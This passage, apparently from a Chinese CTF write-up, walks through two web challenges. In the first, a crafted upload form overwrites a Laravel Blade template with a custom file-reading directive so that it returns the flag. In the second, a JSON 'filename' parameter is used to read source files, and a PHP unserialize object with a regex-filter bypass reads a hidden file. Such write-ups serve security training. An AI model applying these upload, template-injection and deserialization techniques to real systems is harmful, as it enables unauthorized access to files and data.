


在上传表单中加入上面请求获取的 _token, 最后构造以下上传表单进行上传：


```
<html>
<body>
<form action="http://119.61.19.212:8085/home/uploadss/NotAllow6171" method="POST" enctype="multipart/form-data">
<input type="file" name="files" />
<input type="hidden" name="_token" value="D1KJGDpS9lSdpqxuyYh1SGolMNYjCz2jdlrmgzTO">
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```



上传后提示 hack, 应该是过滤了文件的内容



发现内容只要有php关键字即拦截。 回头看下剩下一个没被利用的路由




```php
/*...*/

Route::get('/', function () {
    return view( view: 'welcome');
});
Route::get('user_testpage/{id}', 'UserController@index');

Auth::routes();

Route::get('/home', 'HomeController@index')->name('home');

Route::get('/home/profile','ProfileController@show')->name('profile');

Route::get('/home/uploadto_upload','HomeController@uploads')->name('home');

Route::post('/home/uploadss/{key}','HomeController@uploadss')->name('home');

```


web.php | ProfileController.php | HomeController.php | resources/..

```php
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class ProfileController extends Controller
{
        public function __construct()
    {
        $this->middleware( middleware: 'auth');
    }

     public function show()
    {
        return view( view: 'auth.uploads.template');
    }
}

```

发现访问 http://119.61.19.212:8085/home/profile 可以访问 show() 方法，该方法会加载 auth.uploads.template 模板， 该模板刚好是位于上传的目录中：





可以猜到是上传文件覆盖该模板来获取 flag， 现在还有一个问题是不能上传 php 代码。

继续翻源码，发现 AppServiceProvider.php 中有一段代码有 file_get_contents() 函数，查了下，是个自定义指令，可以在模板中通过 @filedata 来获取文件的内容。

```php
<?php

namespace App\Providers;

use Illuminate\Support\ServiceProvider;

class AppServiceProvider extends ServiceProvider
{
    /**
     * Bootstrap any application services.
     *
     * @return void
     */
    public function boot()
    {

    \Blade::directive('filedata', function($expression) {
            return "<?php echo file_get_contents($expression); ?>";
        });
}

    /**
     * Register any application services.
     *
     * @return void
     */
    public function register()
    {
        //
    }
}
```


最后只需把上传文件名设置成 template.blade.php ， 内容设置成 @filedata('/flag') ，然后访问 /home/profile 即可读取 flag







flag{Ucan_wow_easy_qaq}

6. api


api 这题只给了个地址，直接访问，未发现什么，然后访问 /api/ 提示 POST filename 参数。




直接 POST filename 参数提示 json 解析错误




经尝试，可以通过以下方式传递参数：



尝试读取上级目录的 index.php



根目录的 index.php 包含了 hack.php ， 然后接收 flag 参数的值来进行反序列化 。这里存在反序列化漏洞。
继续读取 hack.php



hack.php 中的 readfile() 函数会读取 $file 变量中指定的文件。同时在注释中提示了读取 fffffaa_not.php 文件，所以只需要构造以下反序列化对象作为 flag 的值即可读取 fffffaa_not.php 的内容：


O:4:“hack”:1:{s:4:“file”;s:15:“fffffaa_not.php”;}

但在 index.php 中有对反序列化内容过滤

```php
<?php
require_once('hack.php');
echo "Api!wow";
function do_unserialize($value){
        preg_match('/[oc]:\d+:/i', $value, $matches);
        if (count($matches)) {return false;}
        return unserialize($value);
    }
$x = new hack();
if(isset($_GET['flag'])) $g = $_GET['flag'];
if (!empty($g)) {
        $x = do_unserialize($g);
}
echo $x->readfile();
?>
```


查了下，可以在O: 后面添加一个加号来绕过，payload如下：

